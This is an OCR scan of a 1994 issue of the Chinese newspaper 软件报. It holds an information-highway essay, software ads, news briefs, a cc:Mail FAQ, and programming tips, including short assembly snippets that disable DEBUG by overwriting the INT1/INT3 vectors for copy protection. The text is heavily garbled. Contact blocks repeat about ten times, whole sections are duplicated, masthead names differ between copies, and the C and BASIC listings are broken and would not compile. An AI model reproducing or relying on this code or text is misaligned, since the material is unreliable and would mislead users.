按选择键及上;开始,选第五百四十五局 按选择键及左;开始,选第五百四十六局 按选择键及右;开始,选第五百四十七局 按选择键及下;开始,选第五百四十八局 按选择键及上;开始,选第五百四十九局 按选择键及左;开始,选第五百五十局 按选择键及右;开始,选第五百五十一局 按选择键及下;开始,选第五百五十二局 按选择键及上;开始,选第五百五十三局 按选择键及左;开始,选第五百五十四局 按选择键及右;开始,选第五百五十五局 按选择键及下;开始,选第五百五十六局 按选择键及上;开始,选第五百五十七局 按选择键及左;开始,选第五百五十八局 按选择键及右;开始,选第五百五十九局 按选择键及下;开始,选第五百六十局 按选择键及上;开始,选第五百六十一局 按选择键及左;开始,选第五百六十二局 按选择键及右;开始,选第五百六十三局 按选择键及下;开始,选第五百六十四局 按选择键及上;开始,选第五百六十五局 按选择键及左;开始,选第五百六十六局 按选择键及右;开始,选第五百六十七局 按选择键及下;开始,选第五百六十八局 按选择键及上;开始,选第五百六十九局 按选择键及左;开始,选第五百七十局 按选择键及右;开始,选第五百七十一局 按选择键及下;开始,选第五百七十二局 按选择键及上;开始,选第五百七十三局 按选择键及左;开始,选第五百七十四局 按选择键及右;开始,选第五百七十五局 按选择键及下;开始,选第五百七十六局 按选择键及上;开始,选第五百七十七局 按选择键及左;开始,选第五百七十八局 按选择键及右;开始,选第五百七十九局 按选择键及下;开始,选第五百八十局 按选择键及上;开始,选第五百八十一局 按选择键及左;开始,选第五百八十二局 按选择键及右;开始,选第五百八十三局 按选择键及下;开始,选第五百八十四局 按选择键及上;开始,选第五百八十五局 按选择键及左;开始,选第五百八十六局 按选择键及右;开始,选第五百八十七局 按选择键及下;开始,选第五百八十八局 按选择键及上;开始,选第五百八十九局 按选择键及左;开始,选第五百九十局 按选择键及右;开始,选第五百九十一局 按选择键及下;开始,选第五百九十二局 按选择键及上;开始,选第五百九十三局 按选择键及左;开始,选第五百九十四局 按选择键及右;开始,选第五百九十五局 按选择键及下;开始,选第五百九十六局 按选择键及上;开始,选第五百九十七局 按选择键及左;开始,选第五百九十八局 按选择键及右;开始,选第五百九十九局 按选择键及下;开始,选第六百局 按选择键及上;开始,选第六百零一局 按选择键及左;开始,选第六百零二局 按选择键及右;开始,选第六百零三局 按选择键及下;开始,选第六百零四局 按选择键及上;开始,选第六百零五局 按选择键及左;开始,选第六百零六局 按选择键及右;开始,选第六百零七局 按选择键及下;开始,选第六百零八局 按选择键及上;开始,选第六百零九局 按选择键及左;开始,选第六百一十局 按选择键及右;开始,选第六百一十一局 按选择键及下;开始,选第六百一十二局 按选择键及上;开始,选第六百一十三局 按选择键及左;开始,选第六百一十四局 按选择键及右;开始,选第六百一十五局 按选择键及下;开始,选第六百一十六局 按选择键及上;开始,选第六百一十七局 按选择键及左;开始,选第六百一十八局 按选择键及右;开始,选第六百一十九局 按选择键及下;开始,选第六百二十局 按选择键及上;开始,选第六百二十一局 按选择键及左;开始,选第六百二十二局 按选择键及右;开始,选第六百二十三局 按选择键及下;开始,选第六百二十四局 按选择键及上;开始,选第六百二十五局 按选择键及左;开始,选第六百二十六局 按选择键及右;开始,选第六百二十七局 按选择键及下;开始,选第六百二十八局 按选择键及上;开始,选第六百二十九局 按选择键及左;开始,选第六百三十局 按选择键及右;开始,选第六百三十一局 按选择键及下;开始,选第六百三十二局 按选择键及上;开始,选第六百三十三局 按选择键及左;开始,选第六百三十四局 按选择键及右;开始,选第六百三十五局 按选择键及下;开始,选第六百三十六局 按选择键及上;开始,选第六百三十七局 按选择键及左;开始,选第六百三十八局 按选择键及右;开始,选第六百三十九局 按选择键及下;开始,选第六百四十局 按选择键及上;开始,选第六百四十一局 按选择键及左;开始,选第六百四十二局 按选择键及右;开始,选第六百四十三局 按选择键及下;开始,选第六百四十四局 按选择键及上;开始,选第六百四十五局 按选择键及左;开始,选第六百四十六局 按选择键及右;开始,选第六百四十七局 按选择键及下;开始,选第六百四十八局 按选择键及上;开始,选第六百四十九局 按选择键及左;开始,选第六百五十局 按选择键及右;开始,选第六百五十一局 按选择键及下;开始,选第六百五十二局 按选择键及上;开始,选第六百五十三局 按选择键及左;开始,选第六百五十四局 按选择键及右;开始,选第六百五十五局 按选择键及下;开始,选第六百五十六局 按选择键及上;开始,选第六百五十七局 按选择键及左;开始,选第六百五十八局 按选择键及右;开始,选第六百五十九局 按选择键及下;开始,选第六百六十局 按选择键及上;开始,选第六百六十一局 按选择键及左;开始,选第六百六十二局 按选择键及右;开始,选第六百六十三局 按选择键及下;开始,选第六百六十四局 按选择键及上;开始,选第六百

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘伟雄 副主编：唐敏
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

WinBASE—MIS系统集成开发环境

九四全国巡回展示特价850元/套

(系统盘一片, 用户手册, 编程指南, 程序员手册)

欢迎比较, 一月之内可原款退货!

办理特快邮购业务 专业人员的软件工厂

昆明恒通微软件发展公司

地址：昆明市青年路1号翠苑大厦407-408室 邮编：650021

电话：(0871)3177953 3162116-2388

四川地区总代理：成都市明晖电脑商行

地址：成都市南大街二段9号(610041)

联系人：周朝晖 电话：(028)5554140

为了适应国民经济现代化和建立社会主义市场经济体制的需要，我国政府提出了一个建设国家经济信息网的计划。它是向信息社会发展与国际化接轨的必然，也是一个国家综合国力的度量。为了实施此一计划，美国克林顿政府提出的信息高速公路计划，即“国家信息基础设施”计划，很有参考价值。该计划反映了美国科技进步和生产发展的客观要求。美国五十年代修建的贯通国内各州的州际高速公路，加速了全美货物的交流，最终导致了美国经济的繁荣。进入90年代，乃至延伸到下一世纪，最有价值的货物变成了“信息”。人们相信，信息高速公路的建设，必将加速信息的交流，进而导致经济的高速发展。

信息高速公路建设——多媒体技术

□电子科技大学教授 李智渊

公路的建设，必将加速信息的交流，进而导致经济的高速发展。

信息高速公路建设是一个跨世纪的大工程，要着重解决的问题为：

1. 建立数字化大容量光纤通信网络。

为了避免资源浪费，应由国家统一规划，并调动地方和一切积极因素参与建设，要做到全国各地“走得通”，并能和国际社会接轨。

2. 创建并不断丰富各种各样的信息资源。

在信息资源的开发建设及使用方面，我国与国外的差距更大一些。不过近年来的进步也很大。近年来在大力开发信息资源、培育信息市场、规范信息标准、鼓励进行各种有用信息的收集、加工和整理，促进信息共享，推广信息技术，提高信息使用的效率和价值等方面都取得了很大的成绩，信息产业正在开始形成。

3. 为用户提供了使用各种信息的终端和系统。

首先，终端设备应该具有什么样的形式？一般来说，采用计算机的形式比较简单，但不少人对此存在疑虑，他们认为，未来大多数终端的用户一般没有任何特殊

背景，完全采用计算机的形式很可能会使他们感到不便，甚至会导致出现“曲高和寡，敬而远之”的局面。因此，所用的终端即使含有计算机的功能(它的处理和存储功能极为重要)，最好也要让使用者不感到计算机的存在。目前，不可不把它们已经在家庭中广为普及的电视机的设备经过改造，或附加某些部件用作终端；或者找出其他较为节省投资，简单可行的办法。这点，很值得我们的研究。其次，终端设备应该具有多媒体的功能，以便用户使用数据、文字、图像、声音等各种信息。第三，用户使用信息资源的方法应该是交互式的，这就是，用户已不能再满足于坐着电视或录像一样顺序性地、被动地使用信息资源。现在，他们能通过人机对话，比较自由地提出自己使用各种信息资源的要求。

4. 制订相应的法规和使用的规则。

尽管信息高速公路实现后信息服务的内容十分丰富，但仍不是无限的，用户还不能过份随心所欲，“想干什么就干什么”。因此，制订出某种规范来对使用的方式加以限制仍然十分必要。

5. 资金的筹措与回收。

如果全由国家投资当然可行，但此项目工程投资巨大(初步估计，美国仅为了把光纤网连接到家家户户，就大约需要投资4000亿美元)，全由国家出资是有困难的。一个比较现实的办法是由企业和普通老百姓出资，美国考虑上就是这样做。企业可以参与有关的工程项目，从中取得回报与效益。而老百姓可以像有线电视用户那样交付费用。由于金额巨大，预先应作详细的可行性论证与技术规划。

6. 人才的培养和有关知识的普及。

能为广大用户提供多种服务，但是，如果使用者没有必要的知识，对周围的新事物无动于衷，再好的设施终端也会“形同摆设”。笔者最近在北京参加的“信息高速公路与多媒体技术高级研讨会”上，与会人士提出了今后要培养更多的“与信息社会有接口能力的人”。这一提法不但新颖而且颇有深意。培养人才和普及知识的工作应动员全社会的力量来做。

有好马就要有好鞍，信息高速公路这匹“好马”必须配上多媒体技术这一“好鞍”才能更好发挥威力。在光纤网、信息库、用户终端等方面多媒体技术应“当仁不让”发挥更大的作用。

为更好地对国内计算机用户提供技术支持，缩短用户了解、熟悉最新中文软件的周期，成立不久的成都新天地—AST电脑培训中心将向广大用户提供范围广泛的软件技术支持服务。据悉，除已经开始的Lotus应用软件免费培训班外，从9月开始，培训中心将开展两项服务：技术咨询热线电话和现场软件使用。

如果用户对某一软件有任何疑问或困难，可拨打热线电话向培训中心咨询；如果用户希望详细了解某一软件，通过电话联系后可直接到培训中心亲手使用该软件。

从94年9月开始的三个月时间里，成都新天地—AST电脑教学培训中心将提供如下软件的技术支持：中文之星2.0、电子邮件Lotus cc, Mail中文版、电子表格Lotus 1-2-3中文版、图文编辑Lotus AmiPro中文版。培训中心的技术支持热线电话是(028) 5588077。服务时间是星期一至五，每天9:30—17:30。

★编号：940907
名称：点阵汉字转化成矢量汉字

作者：袁海军

功能简介：本软件把24点阵汉字(主要指：王码24点阵打印字库的楷、宋、黑、仿宋体四种字库)使用成在AUTO CAD方式下使用的矢量汉字；具体是输入要转化的汉字后，软件把字库中的相应汉字点阵取出后，经过一系列的变换形成可在AUTO CAD下使用的。SHP文件。这样用户就可使用在AUTO CAD下调用。同时作者也可根据用户需要提供形成其它格式的矢量汉字的可执行文件(或源程序)，以供方便用户使用。本软件连同字库共两张1.2M高密度盘，也可刻录到用户需采用1.44M或360K的盘进行使用。

源程序语言：TURBO PASCAL (VER.5.0)语言

运行环境：PC系列微机及兼容机

转让形式：软件一张，说明一份

软件交流

机不可失！数千种精彩热门软件及源代码，特克免费提供给您。快向450004郑州市新郑路172号国香书社军二电函索软件清单。

★编号：940908
名称：家用电器维修辅助系统

作者：张世杰

功能简介：本系统分为维修流程图和维修实例两大部分。维修流程图收录了电视机、音响、家用电器的十多个品种二十多类家电产品的维修流程图。其中又以彩电为重点。收录了国内常见的三十多种型号彩电维修流程图。只要根据流程图一步步维修，很快就可确定故障

部位，相当一部分可确定至故障元件。还可以方便地把自己的维修流程图输入。维修实例部份为维修流程图的实际进行管理，为维修人员提供决策依据。查询方便，并可随时打印出故障发生在某一位、某一元件的页数，所占的百分比。为维修者优先维修某一位位提供决策依据。维修流程图输入。本系统已

“界面”就会不断丰富。本软件人机界面友好，使用简单方便。有联机求助功能。是维修家电维修、积累利用维修资料的好帮手。

源程序语言：BASIC
运行环境：CCDOS, IBM PC/XT及其兼容机(可无硬盘只须1个软盘即可)

转让形式：5寸360KB软盘两张，盒上除有说明书

转让价格：180元
收款单位：(软件报)编辑部

为什么有时通被称作软件伴侣？

即时通V2.0可以驻留内存，只占10K空间。在各种软件运行时，您遇到疑难英文，可热键激活，现场翻译您用光标或鼠标指定的屏幕任何位置的单词。且毫不影响其它软件的同时运行。即时通以十万基本词汇及允许自行扩充词汇的功能，保证满足您的需求。即时通具有良好的人机界面和超强的实用性，被称为软件伴侣毫不过分。现已上市，价格只有98元，可谓人用得起、买得起的原版软件。尚有大量功能及周到服务无法尽述，请来信索取详细资料。

开发：郑州军工电脑 / 郑州洪涛软件制作所荣誉出品

通讯地址：郑州市新郑路一七二二二二 邮编：450004

热线电话：(0371)8226557 联系人：杜红耀 特约代理：软件报社信息部 联系人：唐敏

短讯

▲数据库教学研讨会
(本报北京讯)全国20多所高校50多位从事数据库教学或专业工作者，日前在京交流数据库教学经验。重点研讨了数据库教学的目标和要求。教材的内容以及教学大纲等。会议强调要重视实践，注重培养学生独立解决问题的能力。

▲中文电子邮件软件
(本报北京讯)美国LOTUS公司最近推出了中文版电子邮件产品——cc, Mail。它能方便地传输中文、英文、图形和声音信息。Lotus公司与中国电子计算机集团公司合作完成了cc, Mail.02DOS版本汉化。它能在境界2.13中文版、UCDOS、天汇DOS和长城DOS下运行。

▲电脑语言培训
(本报北京讯)中国电子信息产业集团与北京神州计算机公司日前在京联合举办美国TTI电话语言培训。将电话与计算机相结合，使用户在世界各地任何地方，随时可通过电话向职员发送短信或提供对方留言，从而解决了通常电话联系中受话人不在或受话人接听不方便的问题。

▲全国第九届微机年会
(本报北京讯)全国第九届微机年会日前在上海同济大学举行。会议共收到论文230余篇，与会代表围绕多媒体技术、应用技术、单片机开发、工业控制等领域，就数据库、应用软件开发等进行了广泛交流。会议还邀请了IBM、NOVELL、BULL、INFORMIX、惠普、亚瑟公司等公司作有关新技术、新产品的技术报告和现场展示。(本报记者 唐敏)

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

▲长沙函授部
地址：长沙湖南路1250号长沙大学(410015)
5528142, 8586100 (FAX) 唐敏

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

▲长沙函授部
地址：长沙湖南路1250号长沙大学(410015)
5528142, 8586100 (FAX) 唐敏

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

▲长沙函授部
地址：长沙湖南路1250号长沙大学(410015)
5528142, 8586100 (FAX) 唐敏

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

▲长沙函授部
地址：长沙湖南路1250号长沙大学(410015)
5528142, 8586100 (FAX) 唐敏

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

▲长沙函授部
地址：长沙湖南路1250号长沙大学(410015)
5528142, 8586100 (FAX) 唐敏

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

▲长沙函授部
地址：长沙湖南路1250号长沙大学(410015)
5528142, 8586100 (FAX) 唐敏

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

▲长沙函授部
地址：长沙湖南路1250号长沙大学(410015)
5528142, 8586100 (FAX) 唐敏

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

▲长沙函授部
地址：长沙湖南路1250号长沙大学(410015)
5528142, 8586100 (FAX) 唐敏

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

▲长沙函授部
地址：长沙湖南路1250号长沙大学(410015)
5528142, 8586100 (FAX) 唐敏

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

▲长沙函授部
地址：长沙湖南路1250号长沙大学(410015)
5528142, 8586100 (FAX) 唐敏

▲成都联络站
地址：成都高新区，环路南三段13-1号华西医院227室
电话：551778-8278胡军

EGA/VGA图形方式下汉字无级平滑放大显示

西文图形方式下的汉字显示方法在很多刊物中都介绍过。有时我们需要显示经过放大的汉字，而16点阵或24点阵汉字经一般放大算法放大后往往出现锯齿现象。本人利用画点函数PUTPIXEL()在显示汉字时除进行放大处理外，同时在被显示点阵图通过增加显示点的方法实现了汉字的无级平滑放大显示方法。这种方法虽然在显示汉字时速度略微慢了一些，但在一般的用户界面中显示标题汉字还是够用的。该程序在286以上微机、EGA/VGA显示器上的TURBO C2.0下编译通过，程序中使用了2.13汉字系统中的16点阵和24点阵字库，并实现了两种字库汉字的无级平滑放大的通用功能函数。程序中的粗体汉字显示功能函数FHZ如下：

```

hale (int hx0, int hy0, char
* hzmcode, int color)
其中hx0为被显示汉字的X坐标,
hy0为被显示汉字的Y坐标; hzmcode为
被显示汉字的字模数组; color为被显示
汉字的彩色值。 □江中 杜维群
// 图形状态下汉字平滑放大显示
方法 = /
#include<stdio.h>
#include<graphics.h>
static char *HZK24 = ("D: \\LXPC
\\HZK24.H");
static char *HZK16 = ("D: \\LXPC
\\HZK16.H");

```

```

unsigned char message[] = " \ nplease input den
16=0,24=1,";
unsigned char dst16or24;
void hafd(int hx0, int hy0, int hb1, int hb2, char
* hzmcode, int color)
{ / * 16点阵或24点阵平滑放大显示程序 * /
int i, j, k, l, hx, hy, hmx;
hx = hx0, hy = hy0;
if (dst16or24 == 1) {
for (i = 0; i < 24; i++) / * 控制24点阵汉字列
* /
for (j = 0; j < 24; j++) / * 控制24点阵汉字行
* /
if (hzmcode[i * 2 + j / 8] < 7 - j % 8) {
for (k = 0; k <= hb1; k++)
for (l = 0; l <= hb2; l++)
putpixel(hx0+i+k-1, hy0+j+l, color);
putpixel(hx0+i+k-1, hy0+j+l-1, color);
putpixel(hx0+i+k, hy0+j+l-1, color);
putpixel(hx0+i+k, hy0+j+l, color);
}
} else {
for (i = 0; i < 16; i++) / * 控制16点阵汉字列
* /
for (j = 0; j < 16; j++) / * 控制16点阵汉字行
* /
if (hzmcode[i * 2 + j / 8] < 7 - j % 8) {
for (k = 0; k <= hb1; k++)
putpixel(hx0+i+k-1, hy0+j+l, color);
putpixel(hx0+i+k-1, hy0+j+l, color);
putpixel(hx0+i+k, hy0+j+l-1, color);
}
}
}
void main()
{ / * 调用汉字平滑放大显示实例 * /
FILE * fp;
unsigned char ha[] = "软件报的读者好";
unsigned char hzmcode[72];
int gdriver = DETECT, gmode = 1;
initgraph (& gdriver, & gmode, "D: \\LXPC
\\TC \\BGP");
setfillstyle (SOLID_FILL, EGA
_LIGHTGRAY);
bar(0, 0, getmaxx(), getmaxy());
/ * 本文以2.13汉字系统的16和24点阵字库为
例 * /

```

```

color(LIGHTGREEN);
country(120, 40, message);
cout<<"%d" << dst16or24);
if (dst16or24 == 1) fp = fopen("HZK24.ch");
else fp = fopen("HZK16.ch");
if (!fp)
fclose(fp);
if (!fp)
fclose(fp);
return;
} / * 初始化屏幕并设置背景色 * /
for (i = 0; i < 256; i++)
{ / * 计算汉字在字库中的位置并读取字模 * /
if (dst16or24 == 1) {
(long) index = (ha[i * 2] - 0x20) * 94 + ha[2 * i
+ 1] - 0x01;
(long) index = (long) index + 72 * i;
} else {
(long) index = (ha[2 * i] - 0x01) * 94 + ha[2 * i
+ 1] - 0x01;
(long) index = (long) index + 32 * i;
}
if (Close(fp, index, SEEK_SET)) {
fclose(fp);
printf("\n ReadFile Error!");
exit(1);
}
if (dst16or24 == 1) fread(hzmcode, 1, 72, fp);
else fread(hzmcode, 1, 32, fp);
/ * 汉字平滑放大显示实例调用 * /
hafd(0, 84, 150, 3, 2, hzmcode, 2);
hafd(0, 56, 250, 2, 3, hzmcode, 4);
hafd(0, 56, 350, 2, 3, hzmcode, 5);
getch();
fclose(fp);
closegraph();
return;
}

```

本程序用 Turbo Basic 编写而成，可在高分辨图形屏幕上使用小键盘随意作图，读者可在其基础上再增添诸如鼠标操作、打印、存储等功能。

控制键：8—上；2—下；6—右；7—左上；9—右上；1—左下；3—右下；Return—退出

□威海 姜少林

```

"U.Sha, Lin 94.8
screen 2,0,0
line(480,180)-(610,180)
line(610,194)-(480,194)
x=1,y=1
sub1;
a$=inkey$; if a$="" then sub1
if a$="8" then y=y-1:up
if a$="2" then y=y+1:down
if a$="9" then x=x-1:left
if a$="7" then x=x+1:right
if a$="4" then x=x-1,y=y-1:left-up
if a$="6" then x=x-1,y=y+1:left-down
if a$="3" then x=x+1,y=y+1:right-down
if a$=chr$(13) then screen 0,0,0,end
if x<0 then x=640
if x>640 then x=0
if y>200 then y=0
locate 24,63:7 "X=";x;" Y=";y";
paet(x,y),goto sub1

```

C语言中

在C语言中，一般的语法书上通常只介绍了一般形式为：

```
Type * 指针变量名;
```

而实际上其更精确的定义格式应为：

```
Type [指针修饰符] * 指针变量;
```

其中 [] 内的为可选项，可有可无。Type 为说明的指针指向的数据类型，而 [指针修饰符] 可以是 near, far, huge 三种类型的修饰。分别说明该指针所指向的地址为近、远还是巨大类型。near 指针是一个16位的指针，它存取的范围只是DS寄存器。范围在64K。而far指针是一个32位的指针，其段地址可在当前基本内存的任意段中设置，但同一时刻只有一个段地址。而段内地址可取0-0xffff之间的任意值。故far指针可在内存中任意段设置（每段64K），不能超过这个64K范围。但huge巨大指针可以消除上述64K范围的限制，可在基本内存中任意设置、移动。

知道了以上原理，读者就不难根据实际情况选用指针的修饰了。34期石家庄的王学义同志的问题就很容易地解决了。其采用的格式定义 char far * p1, * p2, 理所当然地系统理解为p1是一个具有far修饰的远字符指针，而p2仅为一般的字符指针。因此，要在一行内同时定义二个或二个以上的具有不同修饰功能的指针时，只需要在其前分别加指针修饰符即可。对以上问题，只需要用如下格式定义即可：

```
char far * p1, far * p2
```

□杭州 金林根

指针变量的定义方法

所谓动态跟踪技术，就是抑制DEBUG调试程序的执行，使其丧失动态跟踪的能力。软件动态分析的方法有显示跟踪技术、封锁键盘技术、改变堆栈指针技术、破坏中断向量技术等。

一、显示控制技术
软件在运行过程中，如果不需显示，可以封锁掉屏幕，达到防DEBUG分析目的。
例如，将字符颜色改为背景色
MOV AH, 0BH
MOV BH, 0
MOV BL, 0
INT 10H
二、封锁键盘技术
软件在执行过程中，如不需键盘支持，可封锁掉键盘，达到防DEBUG动态分析目的。
例如：
MOV SP, F000
XOR AX, AX
MOV SS, AX
INT 16H

软件加密防动态跟踪技术

四、破坏中断向量技术
破坏 INT1 和 INT3 向量，可阻止 DEBUG 正常运行，达到动态分析目的。
例如：
PUSH ES
PUSH AX
XOR AX, AX
MOV ES, AX
MOV [0004].AX
ES,
MOV [0006].AX
ES,
MOV [000C].AX
ES,
MOV [000E].AX
POP AX
POP ES
RET

电子邮件系统Lotus cc: Mail

10.cc, Mail信件中可以包含哪些内容
cc, Mail的信件是一种多媒体信件，可以包含不同类型的信体(文本、二进制文件、传真和图形)。除了cc, Mail的多媒体能力之外，许多第三方供应商提供的支持语音的产品，也能与cc, Mail集成使用。

11.在Lotus cc, Mail中如何编写信件?
cc, Mail内部有一个功能较弱的文本编辑器，你不用退出电子邮件就可生成和编辑文本信件。你也可以用你所熟悉的字处理器生成文本文件，并将其作为文件附加到cc, Mail信件中，此文件传到目的地时其格式、字体和图形都保持原样。

12.在cc, Mail中如何给信件填写地址?
cc, Mail使用一种操作“位置独立寻址”的方法，简化了寻址操作。向cc, Mail用户发信时，你不必记住由8-10个字符构成的、含有其名字或数字的难懂的缩写词，只需简单地使用“自动递增查找”从列表中选择用户名字即可。“自动递增查找”的原理是：当你开始键入名字时系统就开始查找部分匹配的名字，直到你键入了足够多的字符时，系统就能将唯一匹配的名字找出来并自动为你填写完全。即使是连接别的电子邮件系统(如X.400)

软件加密防动态跟踪技术

所谓动态跟踪技术，就是抑制DEBUG调试程序的执行，使其丧失动态跟踪的能力。软件动态分析的方法有显示跟踪技术、封锁键盘技术、改变堆栈指针技术、破坏中断向量技术等。

一、显示控制技术
软件在运行过程中，如果不需显示，可以封锁掉屏幕，达到防DEBUG分析目的。
例如，将字符颜色改为背景色
MOV AH, 0BH
MOV BH, 0
MOV BL, 0
INT 10H
二、封锁键盘技术
软件在执行过程中，如不需键盘支持，可封锁掉键盘，达到防DEBUG动态分析目的。
例如：
MOV SP, F000
XOR AX, AX
MOV SS, AX
INT 16H

软件加密防动态跟踪技术

四、破坏中断向量技术
破坏 INT1 和 INT3 向量，可阻止 DEBUG 正常运行，达到动态分析目的。
例如：
PUSH ES
PUSH AX
XOR AX, AX
MOV ES, AX
MOV [0004].AX
ES,
MOV [0006].AX
ES,
MOV [000C].AX
ES,
MOV [000E].AX
POP AX
POP ES
RET

电子邮件系统Lotus cc: Mail

10.cc, Mail信件中可以包含哪些内容
cc, Mail的信件是一种多媒体信件，可以包含不同类型的信体(文本、二进制文件、传真和图形)。除了cc, Mail的多媒体能力之外，许多第三方供应商提供的支持语音的产品，也能与cc, Mail集成使用。

11.在Lotus cc, Mail中如何编写信件?
cc, Mail内部有一个功能较弱的文本编辑器，你不用退出电子邮件就可生成和编辑文本信件。你也可以用你所熟悉的字处理器生成文本文件，并将其作为文件附加到cc, Mail信件中，此文件传到目的地时其格式、字体和图形都保持原样。

12.在cc, Mail中如何给信件填写地址?
cc, Mail使用一种操作“位置独立寻址”的方法，简化了寻址操作。向cc, Mail用户发信时，你不必记住由8-10个字符构成的、含有其名字或数字的难懂的缩写词，只需简单地使用“自动递增查找”从列表中选择用户名字即可。“自动递增查找”的原理是：当你开始键入名字时系统就开始查找部分匹配的名字，直到你键入了足够多的字符时，系统就能将唯一匹配的名字找出来并自动为你填写完全。即使是连接别的电子邮件系统(如X.400)

电子邮件系统Lotus cc: Mail

所谓的复杂名字，也能隐藏于这种简单易懂的名字里。你甚至无需知道另一用户是在哪个邮局中，有如下特点：
▶ 用户名全名可达126个字符；
▶ 需其它电子邮件系统(例如X.400, MHS, 传真电话号码、PROFS, MCI Mail, SMTP等)所要求的外国别名(FAN)隐藏于这些全名里；
▶ 减少击键(具有快速递增查找)；
▶ 无需知道收信人的位置或邮局；
▶ 每个目录项的别名数量没有限制；
▶ 支持公共的和私人的邮寄名单；
▶ 邮局目录中可以拥有成千上万个收信人；

13.什么是广告牌和文件夹?
用户可以创建和命名文件夹，用来存储信件供以后检索。广告牌与文件夹相似，也可存储信件以便将来存取。所不同的是，文件夹是“私人”区域，仅供你自己存取，而广告牌是“公共”的，所有用户都可存取，广告牌常用于传播时效性不强的信息。广告牌由管理员来生成和命名。
所有基于LAN的cc, Mail版本都具有广告牌功能。任何操作平台上的cc, Mail用户都能方便地收发公共信息。所有用户都可向广告牌发送信件，但只有发信者和管理员能删除广告牌中的信件。一旦信件发给广告牌，该邮局中的所有用户立即就能看到它。如果使用“自动目录交换”(ADE)广告牌，则某邮局中生成的信件可传播到其它邮局和远程用户。

14.接收信件如何通知和查找?
cc, Mail具有一种“Notify”功能。当新信件到达你的收信邮箱时，它可以立即通知你。通过对cc, Mail进行构造，你可以指定收到新信件的通知方式：发声、弹出屏幕窗口，或二者兼有。
cc, Mail提供的信件查询功能，可以帮助你找到在收信邮箱、档案、广告牌或文件夹中的信件。你可按多种方式来查询，例如按写信人、标题关键字或信件文本字符串等。cc, Mail for Windows提供16种查询标准，并可与逻辑AND/OR相结合使用，从而具有完全的灵活性。
□威海 姜少林

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与服务总公司 成都软件公司 成都电子研究所合办 主编：刘德德 副主编：唐敬
国内统一刊号：CN51-0106 订价代号：61-74 地址：成都市金河街75号 邮政编码：610015

WinBase应用成果大赛

众多WinBase用户在极短时间内开发出应用系统，为方便大家交流和提高，每年特设成果大奖：
特等奖：5000元+新版WinBase
一等奖：3000元+新版WinBase
二等奖：1000元+新版WinBase
三等奖：500元+新版WinBase
专业顾问价850元/套、办理特快邮部
专业人员强有力的编程工具

昆明恒通微软件发展公司

地址：昆明市青年路一号翠苑大厦407-408室 邮编：650021
电话：(0871)3177953 3162116-2383

一、软件产业概况

十年前成立软件行业协会之初，软件产业在初创阶段，软件企业尚在孕育之中。高校和研究院所的代表们促成了软件行业协会的诞生。十年后，软件企业中生产销售大户——深圳新欣公司、中软总公司、用友、阿尔派、新天地、方正、华光等公司的产值也都达几千万，92年20亿软件产值，93年约40多亿（也有说89亿）。我们认为软件产值约占信息业产值的20%，随着经济的发展，这个比例正在不断提高。七十年代，世界上硬件与软件产值之比为6:4，到2000年这个比例将会变成4:6。预计到2000年世界信息产业的产值将在10000亿美元，其中软件服务业将达6000亿美元，到2000年我国软件产值在信

息产业总产值的比重会上升到40%或再高一点。

软件产业现有企业逾千家，但普遍规模小，超过500人的只有中软总公司，100—200人的软件企业占在50人以下且大多为集体或私营，有特色的软件产品不多，产值在千万级者已属软件企业大户。

硬件的增长率，国际上1991—1995年为6.2%，软件增长率为15%。我国92年和93年国民经济高速增长，计算机产业增长率很高，远远超出世界硬件和软件增长率，且硬件增长超过软件增长，表明初始用户量较大，应用水平还不高，在解决不用计算机的问题，还不是追求用得好的阶段，而老用户在系统更

新改造中，其投资的40%或更多用于软件资源。这也说明老用户应用水平较高，在追求如何使系统运行好，应用好。

据初步统计，我国从事软件开发的专业技术人员约为8万人，加上应用部门的

软件产业包括商品化软件、定制软件、系统集成、工程承包和处理业务。对软件产业的这一认识是比较一致的，从研究开发和生产能力、企业规模和销售额、应用和企业角度看，软件产业还处在初创

阶段。也就是说，实际上软件产值中，国内软件所能占到的份额，也许不足1/3。

二、软件市场的分布与走势

十四届三中全会确立了我国社会主义市场经济体制过渡，以北京、上海、沈阳、广州、深圳为基础，正在形成一个多层次、全方位的软件市场，从沿海向内地辐射，从高科技开发区向内地扩展。经济发展很快，三金工程促进了信息化建设，软件市场红火起来，形成了如下热点：

1. 金融业务处理系统、支付系统、清算系统等在面上继续扩展。

2. 财税系统，随着增值税发票稽核系统工程试点的全面铺开，这股东风将吹遍九州大地，形成处处上工程的火热朝天的新局面。

3. CAD的应用领域不断扩大，机械CAD，注塑CAD、PCBCAD、EDA

等等。4.OA和MIS受到部委机关和企业各方面的重视，在863应用工程的基础上，CIMS将会得到发展。

5. 商业自动化，随着金卡和财税电子化的迅速推进，全国大中型商场，为了在市场上竞争，竞相开发和应用商业MIS系统、POS机等。

6. 增值业务，电子邮件(E-MAIL)、电子数据交换(EDI)、随着CHINANET和金桥工程的推进，增值服务将成为大家关注的热点。特别是证券交易、期货交易、信息服务、数据库远程查询等。

7. 网络需求大增，不论是各种局域网，还是远程网络，都在考虑将小范围的系统联成一大系统，再进一步步入Internet网。

8. 以金桥、金关、金卡为代表的金字工程，作为国家信息化支柱工程受到国内外企业关注，已经成为市场的热点。

(编者注：本文是摘自作者在中国软件行业协会十周年庆祝会上的讲话。)

中国软件产业发展概况和市场走势

电子部计算机与信息化推进司司长 杨天行
中国软件行业协会理事长

